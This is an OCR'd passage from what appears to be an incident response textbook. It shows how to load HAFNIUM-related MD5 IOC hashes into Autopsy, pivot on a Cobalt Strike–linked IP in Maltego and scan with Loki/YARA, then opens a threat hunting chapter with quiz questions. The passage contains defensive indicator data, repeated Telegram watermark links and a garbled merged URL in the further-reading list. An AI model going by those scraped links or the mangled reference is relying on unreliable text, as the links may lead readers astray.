89	FileHash-MD5	b0e90d483ac14f1929de6ed8e8af878a	MD5 of 4f0ea31a363cfe0d2bbb4a0b4c5d558a87d8683e
90	FileHash-MD5	802312f75c4e4214eb7a638aecc48741	MD5 of af421b1f5a08499e130d24f448f6d79f7c76af2b
131	FileHash-MD5	5544ba9ad1b56101b5d52b5270421d4a	MD5 of 511df0e2df9bfa5521b588cc4bb5f8c5a321801b803394ebc493db1ef3c78fa1

Figure 17.22 – IOC CSV file

From here, the hash values can be loaded into Autopsy:

1. First, open Autopsy, and from the home page, click on **Tools** and then **Options**. Find the **Hash Sets** icon and click on it:




Figure 17.23 – Autopsy Hash Sets upload

https://t.me/learningnets

2. Click on **New Hash Set** and the following window will appear:




Figure 17.24 – Create Hash Set

3. Enter a name for the hash set database. In this case, `HAFNIUM` is a good selection as the hash files are associated with exploits leveraging that vulnerability. Click **Save As**, and an Explorer window will open. This provides a location for the database that will be created. It is fine to leave the default location. Click on **OK**.
4. In the next window, click on **Add Hashes to Database**. A window will appear that allows for the input of hash values. Copy the MD5 hashes from the HAFNIUM intelligence report and paste them into the window:

https://t.me/learningnets




Figure 17.25 – Hash values

5. Click **OK** and the following window should appear after the hash values have been added successfully. Click **OK**:




Figure 17.26 – Hash set upload

6. On the final screen, click **Apply** and then **OK**. At this point, the hashes have been loaded into the database.

https://t.me/learningnets

This capability allows analysts to search through disk images for matching hashes. This is a much more efficient way to search for evidence than attempting to find the files through other methods. Autopsy also allows different databases depending on the incident. This ability to continually feed updated information allows analysts to find evidence of a new type of compromise from an event from a week or two ago that would have gone undetected if using traditional searching.

Maltego

One tool that is useful for searching a variety of intelligence sources related to an IOC is Maltego. This tool utilizes transforms that connect the platform to third-party sources such as VirusTotal. This allows the analyst to search various sources for additional context on an indicator such as a file hash, IP address, or domain. There are several pricing tiers, but Paterva, the company that has developed Maltego, makes a community edition available at `https://www.maltego.com/downloads/`.

Once it's downloaded, you will need to provide an email address and password to configure an account. Once installed and signed in, the following screen will appear:




Figure 17.27 – Maltego GUI

The right side of the GUI is the Transform Hub. This is where the user can download and configure the specific tools that are used to pull data from various sources. In this case, we select the **VirusTotal (Public API)** transform. It is worth noting that the community edition has limited transforms. This is sufficient for testing and some limited research but if you need more information, consider purchasing a licensed copy. Hovering the cursor on the VirusTotal transform brings up the following window:

https://t.me/learningnets




Figure 17.28 – VirusTotal transform

A dialog box will appear, click **Yes** to install the transform. The following window will appear:




Figure 17.29 – VirusTotal transform API

The VirusTotal transform requires an API key from VirusTotal. This can be obtained by creating an account on VirusTotal. The API key is free and allows Maltego to run the queries from VirusTotal. Once the API key is entered, click **OK**. You can repeat this process for any additional transforms. For example, AlienVault OTX also has a transform that is useful when conducting incident investigations.

https://t.me/learningnets

Now that we have some transforms installed, we can start using Maltego. Click on the upper left-hand corner circle and click **New**. This will open a new graph as shown in the following screenshot:




Figure 17.30 – Maltego New Graph

On the left-hand side of the GUI is **Entity Palette**. These are the specific types of IOCs that Maltego can search and graph for the user. In this case, we will look at a simple IP address, 138.68.79.195, to determine what relationship it has to any other indicators. Click on **Ipv4 Address** in **Entity Palette** and drag it into the center screen, then cut and paste the IP address. Right-click on the entity, and the **Run Transforms** window will open:

https://t.me/learningnets




Figure 17.31 – Run Transforms

For this example, we will look at running the AlienVault OTX transform. Click the right arrow. The transform will query AlienVault OTX for any related entities or IOCs related to the IP address:

https://t.me/learningnets




Figure 17.32 – IP address graph

In this case, the transform found several domain registrations, an IP address, URLs, and a file hash associated with malware. The same process can be repeated for the hash. Here, the VirusTotal transform is run against the malware entity, which indicates that the IP address is associated with the post-exploitation tool Cobalt Strike:



Figure 17.33 – VirusTotal hash return

https://t.me/learningnets

Maltego is a useful tool for uncovering the relationship between IOCs and the larger adversary infrastructure. As we saw, a simple IP address that may have been found in a review of firewall logs can be turned into a profile of the adversary, their infrastructure, and their tools by leveraging OSINT sources. Along with being useful in uncovering links between IOCs, OSINT can be used to detect the presence of hidden malware or other exploits using the YARA rules discussed in the last chapter.

YARA and Loki

In the previous chapter on malware, we looked at the pattern-matching tool YARA, including how to create rules. In this example, we are going to look at applying a wide range of YARA rules through a scanner that will attempt to identify files or executables that match the pattern.

A good tool for scanning systems with YARA rules is Loki, a simple IOC scanner available at `https://github.com/Neo23x0/Loki`. This lightweight platform allows incident response analysts to scan folders, files, or even entire volumes for IOCs such as YARA rules, known bad file hashes, filename IOCs, and known C2 servers. Out of the box, Loki has an extensive library of IOCs that are updated regularly. To get started with Loki, take the following steps:

1. To check a system volume for specific IOCs, download and extract Loki to a USB device or to a local system. Open the `loki` folder and the following files are found:




Figure 17.34 – Loki files

2. Loki must be updated with the most current IOCs, so right-click on **loki-upgrader** and run as administrator. The upgrader will run, updating both the executable and the signature files. Once completed, the updater will close.
3. Navigate back to the Loki file and a new file called `signature-base` will have been added:

https://t.me/learningnets




Figure 17.35 – The signature-base file

This folder contains all of the IOCs that Loki can search for a volume against. This also allows analysts who create their own YARA rules to load them into the file as well, giving them the ability to customize the solution.

4. To run a scan of a system, right-click on the `loki.exe` application and run it as an administrator. This will start the executable and open the following window:




Figure 17.36 – Loki scan

https://t.me/learningnets

5. After the ruleset is updated, Loki will then begin searching the volume for any matching patterns or IOCs:




Figure 17.37 – Loki scan output

6. Any matching rules will show up in red. In this case, Loki has hit on the tool Nmap, which is often used to scan internal networks for both legitimate and malicious reasons:




Figure 17.38 – Loki scan hit

https://t.me/learningnets

From here, the analyst can take note of any hits and conduct an examination later. Another key feature is that Loki can be deployed on multiple systems as part of the triage of systems that have possibly been infected with a new strain of malware. For example, an incident response analyst may be able to search for the IOC of the Petya ransomware attack using YARA rules taken from a threat intelligence provider, such as ReversingLabs, which includes a download of the YARA rules from GitHub: `https://github.com/reversinglabs/reversinglabs-yara-rules`.

From here, the YARA rules can then be fed into Loki or another platform and utilized to triage suspected systems.

The number of tools that an incident response analyst can bring to bear is increasing every day. These include commercial tools and freeware tools that integrate a variety of threat intelligence feeds and functionality. These tools can be used proactively to detect and alert as well as investigate an incident in progress. CSIRTs should make a concerted effort to examine these tools and integrate them into their processes. Doing so will aid them in detecting and efficiently investigating an incident.

Summary

Sun Tzu's *The Art of War* includes the strategic concept of knowing your adversary and knowing yourself. Through this, you can be confident in your ability to prevail in the contest. Threat intelligence has quickly become a critical component of an organization's proactive security controls, as well as an important factor in its ability to respond to an incident. This chapter examined the emerging techniques and methodologies of cyber threat intelligence and the sources, technology, and methods to put this data to use.

To move forward, organizations looking to leverage the advantages that threat intelligence provides must first understand the threat. From there, they can define their requirements and begin the intelligence process. Finally, by integrating their toolset to utilize threat intelligence, they can position themselves to have more effective proactive controls and the ability to respond efficiently. While threat intelligence may not remove the fear of an adversary entirely, it allows organizations a good deal more ammunition to combat today's threats. Threat intelligence also serves an important function when looking at the proactive practice of identifying threats in an environment through threat hunting, which is the subject of a later chapter. Before we get into hunting, we are going to examine a specific type of threat: ransomware.

Questions

1. What is not a key element of intelligence?

   A. Indicator of compromise

   B. Utility

   C. Evidence-based

   D. Actionable

https://t.me/learningnets

2. Which of the following is part of the cyber kill chain?

   A. Phishing
   B. Weaponization
   C. Malware
   D. IOC

3. TTPs describe actions taken by adversaries during a network attack.

   A. True
   B. False

4. Which is not a threat intelligence type?

   A. Operational
   B. Strategic
   C. Defense
   D. Tactical

Further reading

Refer to the following for more details on the topics covered in this chapter:

- *Operationalizing Threat Intelligence*: `https://www.packtpub.com/product/operationalizing-threat-intelligence/9781801814683`
- What Is Threat Intelligence? Definition and Examples: `https://www.recordedfuture.com/threat-intelligence-definition/Threats/Vulnerabilities`: `https://www.sans.org/reading-room/whitepapers/threats/paper/38790`
- Yara GitHub repository: `https://github.com/VirusTotal/yara`
- Suricata: `https://suricata-ids.org/`
- The Zeek Network Security Monitor: `https://www.zeek.org/`
- Snort: `https://www.snort.org/`

https://t.me/learningnets

https://t.me/learningnets

18
Threat Hunting

The release of Mandiant's APT1 report provided information security professionals with a deep insight into one of the most experienced and prolific threat groups operating. The insight into the Chinese PLA Unit 61398 also provided context around these sophisticated threat actors. The term **Advanced Persistent Threat** (**APT**) became part of the information security lexicon. Information security and incident responders now had insight into threats that conducted their activities without detection, and over a significant period.

With the threat that APTs pose, coupled with the average time even moderately sophisticated groups can spend in a target network, organizations have started to move from passive detection and response to a more active approach, to identify potential threats in the network. This practice, called threat hunting, is a proactive process, whereby digital forensics techniques are used to conduct analysis on systems and network components to identify and isolate threats that have previously gone undetected. As with incident response, threat hunting is a combination of processes, technology, and people that does not rely on preconfigured alerting or automated tools, but rather, incorporates various elements of incident response, threat intelligence, and digital forensics.

This chapter will provide an overview of the practice of threat hunting by examining several key elements:

- Threat hunting overview
- Crafting a hypothesis
- Planning a hunt
- Digital forensic techniques for threat hunting
- EDR for threat hunting

Threat hunting overview

Threat hunting is a developing discipline, driven in large part by the availability of threat intelligence along with tools, such as **Endpoint Detection and Response** (**EDR**) and SIEM platforms, that can be leveraged to hunt for threats at the scale of today's modern enterprise architectures. What has

https://t.me/learningnets

developed out of this is specific working cycles and maturity models that can guide organizations through the process of starting and executing a threat hunting program.

Threat hunt cycle

Threat hunting, like incident response, is a process-driven exercise. There is not a clearly defined and accepted process in place, but there is a general sequence that threat hunting takes that provides a process that can be followed. The following diagram combines the various stages of a threat hunt into a process that guides threat hunters through the various activities to facilitate an accurate and complete hunt:

